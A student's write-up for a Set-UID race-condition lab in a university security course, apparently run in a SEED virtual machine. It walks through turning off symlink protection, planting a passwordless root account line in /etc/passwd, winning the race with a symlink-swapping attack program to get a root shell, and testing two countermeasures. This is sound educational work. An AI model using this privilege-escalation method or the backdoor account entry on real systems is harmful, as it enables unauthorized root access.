


Logan Weiner
ICSI 424 - Computer Security
Assignment 5 - Race Condition Vulnerability Lab

2.1 Task 0 - Initial Setup


The first thing that the lab manual tasked us to do was disable the built in race condition protection that Ubuntu 10.10 and later come with

A terminal window with a blue title bar containing the text "/bin/bash 80x24". The terminal shows a user named 'seed' at a VM with IP '10/16/22 lw276649' in the directory '~/Desktop'. The user enters the command 'sudo sysctl -w fs.protected_symlinks=0'. The output shows 'fs.protected_symlinks = 0' and the prompt returns.

```
[10/16/22 lw276649]seed@VM:~/Desktop$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/16/22 lw276649]seed@VM:~/Desktop$
```

2.2 Task 0 - A Vulnerable Program

Following turning off the countermeasure we were told to change the program into a Set-UID one. Here you can see me chown to root and chmod to Set-UID.

A terminal window with a blue title bar containing the text "/bin/bash 80x24". The terminal shows the same user and directory as the previous screenshot. The user enters three commands: 'gcc vulp.c -o vulp', 'sudo chown root vulp', and 'sudo chmod 4755 vulp'. The prompt returns after each command.

```
[10/16/22 lw276649]seed@VM:~/Desktop$ gcc vulp.c -o vulp
[10/16/22 lw276649]seed@VM:~/Desktop$ sudo chown root vulp
[10/16/22 lw276649]seed@VM:~/Desktop$ sudo chmod 4755 vulp
[10/16/22 lw276649]seed@VM:~/Desktop$
```

2.3 Task 1 - Choosing Our Target

To begin the task section of this lab the manual tasked us with targeting the password file /etc/passwd. The first part of this task asked us to add a record to the password file that would create a new user account that has the root privilege. As you can see by the first two screenshots (that follow this paragraph) I accessed the /etc/passwd file and then added it to the record specified.

```
[10/16/22 lw276649]seed@VM:~/Desktop$ cat /etc/passwd |grep seed
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
[10/16/22 lw276649]seed@VM:~/Desktop$ sudo nano /etc/passwd
[10/16/22 lw276649]seed@VM:~/Desktop$
```

```
GNU nano 2.5.3 File: /etc/passwd Modified
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin$
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
seed:x:1000:1000:seed,,,:/home/seed:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
telnetd:x:121:129::/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:123:130:ftp daemon,,,:/srv/ftp:/bin/false
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false
test:U6aMy0wojraho:0:0:test:/root:/bin/bash

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

The second step of this task was to verify whether the added in record (magic password) works or not. By the following screenshot you can see that I tested whether I could log into the test account without typing in a password. As you can see no password was needed as I was able to reach root.

```
[10/16/22 lw276649]seed@VM:~/Desktop$ su test
Password:
root@VM:/home/seed/Desktop#

root@VM:/home/seed/Desktop#
root@VM:/home/seed/Desktop# whoami
root
root@VM:/home/seed/Desktop#
```


Software Updater

Upon completion of this step we were told to remove the added entry from the password file. In the below screenshot I tried to access root after removing the record and I was not able to.

```
[10/16/22 lw276649]seed@VM:~/Desktop$ su test
No passwd entry for user 'test'
[10/16/22 lw276649]seed@VM:~/Desktop$
```

2.4 Task 2A - Launching the Race Condition Attack

To begin this task we were to create two separate programs. One that was given to us by the manual called `target_process` and one that we had to create called `attack_process`. If you read the slides posted on Git before completing the lab you could see that `attack_process` was also given to us, we just had to find it. After creating these two programs and understanding where the symbolic links were going to appear, the next step was to create a file named “myfile” in `/home/seed`.



After doing this I truly began this task. I started by turning off symbolic link restrictions, and then compiling the vulnerable program. I then changed the vulnerable program ownership to root and made it Set-UID. Following this I gave the shell script executable permissions with `chmod +x` and did `ls -l` to see if it worked.

```
/bin/bash 80x24
[10/17/22 lw276649]seed@VM:~/Desktop$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/17/22 lw276649]seed@VM:~/Desktop$ gcc vulp.c -o vulp
[10/17/22 lw276649]seed@VM:~/Desktop$ sudo chown root vulp
[10/17/22 lw276649]seed@VM:~/Desktop$ sudo chmod 4755 vulp
[10/17/22 lw276649]seed@VM:~/Desktop$ chmod +x target_process.sh
[10/17/22 lw276649]seed@VM:~/Desktop$ sudo rm attack_process
[10/17/22 lw276649]seed@VM:~/Desktop$ ls -l
total 48
-rw-rw-r-- 1 seed seed 224 Oct 17 18:03 attack_process.c
drwxrwxr-x 2 seed seed 4096 Sep 20 20:16 lab02-executables
drwxrwxr-x 3 seed seed 4096 Sep 20 20:24 lab02-files
drwxrwxr-x 2 seed seed 4096 Sep 30 18:45 lab03-executables
drwxrwxr-x 3 seed seed 4096 Sep 30 23:58 lab03-LoganWeiner
drwxrwxr-x 2 seed seed 4096 Oct 3 20:27 lab04-executables
drwxrwxr-x 3 seed seed 4096 Oct 3 20:25 lab04-LoganWeiner
-rw-rw-r-- 1 seed seed 44 Oct 16 22:18 passwd_input
-rwxrwxr-x 1 seed seed 222 Oct 17 15:40 target_process.sh
-rwsr-xr-x 1 root seed 7664 Oct 17 18:57 vulp
-rw-rw-r-- 1 seed seed 513 Oct 17 15:44 vulp.c
[10/17/22 lw276649]seed@VM:~/Desktop$
```

Following this it was now time to compile the attack_process. So I performed the compilation then ran ls -l again to see if it had worked, and created an executable file. Directly after this I ran the attack_process & (so it runs in the background) and checked the “top” command to see if it was running as expected.

```
/bin/bash 80x24
[10/17/22 lw276649]seed@VM:~/Desktop$ gcc attack_process.c -o attack_process
[10/17/22 lw276649]seed@VM:~/Desktop$ ls -l
total 56
-rwxrwxr-x 1 seed seed 7432 Oct 17 19:01 attack_process
-rw-rw-r-- 1 seed seed 224 Oct 17 18:03 attack_process.c
drwxrwxr-x 2 seed seed 4096 Sep 20 20:16 lab02-executables
drwxrwxr-x 3 seed seed 4096 Sep 20 20:24 lab02-files
drwxrwxr-x 2 seed seed 4096 Sep 30 18:45 lab03-executables
drwxrwxr-x 3 seed seed 4096 Sep 30 23:58 lab03-LoganWeiner
drwxrwxr-x 2 seed seed 4096 Oct 3 20:27 lab04-executables
drwxrwxr-x 3 seed seed 4096 Oct 3 20:25 lab04-LoganWeiner
-rw-rw-r-- 1 seed seed 44 Oct 16 22:18 passwd_input
-rwxrwxr-x 1 seed seed 222 Oct 17 15:40 target_process.sh
-rwsr-xr-x 1 root seed 7664 Oct 17 18:57 vulp
-rw-rw-r-- 1 seed seed 513 Oct 17 15:44 vulp.c
[10/17/22 lw276649]seed@VM:~/Desktop$ ./attack_process &
[1] 25919
[10/17/22 lw276649]seed@VM:~/Desktop$
```

Lastly I ran the target_process shell code and was prompted with a loop of “No permission” eventually this loop finished meaning that my attack was successful.

2.5 Task 2B - An Improved Attack Method

To begin this we were first told to copy and paste a program called “improved.c” Once we copied this program we were to compile it in the VM and check the contents. In order to solve the race condition issue that was prevalent in the last section (Task 2A) we were now going to atomically swap two symbolic links to defeat this. Improved.c makes two symbolic links /tmp/XYZ and /tmp/ABC and then uses a syscall to atomically change them. This allowed us to change what /tmp/XYZ points to without introducing a race condition like in task 2A. As you can see in the screenshot I simply ran ./improved & (to run in the background), and then ./target_process.sh. This added the magic password into /etc/passwd with no hesitation as there was no race condition introduced. After the magic password was added you can access the root shell by simply typing in su test and hitting enter.

```
root@VM: /home/seed/Desktop 81x29
[10/20/22 lw276649]seed@VM:~/Desktop$ ./improved &
[3] 28595
[10/20/22 lw276649]seed@VM:~/Desktop$ ./target_process.sh
STOP... The passwd file has been changed
[10/20/22 lw276649]seed@VM:~/Desktop$ su test
Password:
root@VM:/home/seed/Desktop#
root@VM:/home/seed/Desktop#
root@VM:/home/seed/Desktop#
root@VM:/home/seed/Desktop# whoami
root
root@VM:/home/seed/Desktop#
```

```
root@VM: /home/seed/Desktop 81x29
[10/20/22 lw276649]seed@VM:~/Desktop$ cd /tmp
[10/20/22 lw276649]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 9 Oct 20 17:24 XYZ -> /dev/null
[10/20/22 lw276649]seed@VM:/tmp$ ll ABC
lrwxrwxrwx 0 seed seed 9 Oct 20 17:24 ABC -> /dev/null
```

2.6 Task 3 - Countermeasure: Applying the Principle of Least Privilege

For this task we were to go to the slides and understand how to properly change our vulnerable program so that we apply the Principle of Least Privilege. We did this by adding a line that

disables the root privilege. Right before opening the file the program should drop its privilege by setting the effective user ID to the real user ID. After writing, privileges are restored by setting the effective user ID back to root. With this implemented our attack will not be able to succeed and will instead print that we have a segmentation fault to the console. This is because privileges are dropped before opening the file, thus not allowing the real user ID to create a symlink to /etc/passwd.

```
No permission
No permission
./target_process.sh: line 9: 30515 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 9: 30521 Segmentation fault      ./vulp < passwd_input
No permission
No permission
No permission
./target_process.sh: line 9: 30535 Segmentation fault      ./vulp < passwd_input
No permission
No permission
No permission
No permission
No permission
System Settings
./target_process.sh: line 9: 30566 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 9: 30568 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 9: 30570 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 9: 30576 Segmentation fault      ./vulp < passwd_input
./target_process.sh: line 9: 30586 Segmentation fault      ./vulp < passwd_input
No permission
No permission
```

2.7 Task 4 - Countermeasure: Using Ubuntu's Built-in Scheme

To begin this task I went ahead and created a new vulnerable program called workingvulp.c so that I would not have to touch that of vulp.c which I used for Task 3. After creating workingvulp.c I compiled it and then checked to make sure that my attack worked with the new vulnerable program. My attack worked as expected, so I then went and turned on the protection that we had turned off at the beginning of the lab (Sudo sysctl -w fs.protected_symlinks=1). With this protection turned on I tried to run my attack, but ran into an issue executing it, as the protection worked as expected. The protection stops you from creating symlinks unless you own the file, so no links are ever made and there's nothing to exploit.

The limitations of this protection scheme are:

1. When fs.protected_symlinks=0 the symlink following the behavior is unrestricted
2. When fs.protected_symlinks=1 symlinks are permitted to be followed only when outside a sticky world-writable directory, or when the uid of the symlink and follower match, or when the directory owner matches the symlinks's owner.

```
/bin/bash 81x29
[10/20/22 lw276649]seed@VM:~$ cd Desktop
[10/20/22 lw276649]seed@VM:~/Desktop$ ./improved &
[1] 31236
[10/20/22 lw276649]seed@VM:~/Desktop$ ./target_process.sh
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/20/22 lw276649]seed@VM:~/Desktop$ clear
3;J
[10/20/22 lw276649]seed@VM:~/Desktop$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/20/22 lw276649]seed@VM:~/Desktop$ ./improved &
[2] 31265
[10/20/22 lw276649]seed@VM:~/Desktop$ ./target_process.sh
./target_process.sh: line 9: 31270 Segmentation fault      ./workingvulp < passwd
input
No permission
./target_process.sh: line 9: 31274 Segmentation fault      ./workingvulp < passwd
input
No permission
No permission
./target_process.sh: line 9: 31280 Segmentation fault      ./workingvulp < passwd
input
./target_process.sh: line 9: 31282 Segmentation fault      ./workingvulp < passwd
input
No permission
No permission
No permission
```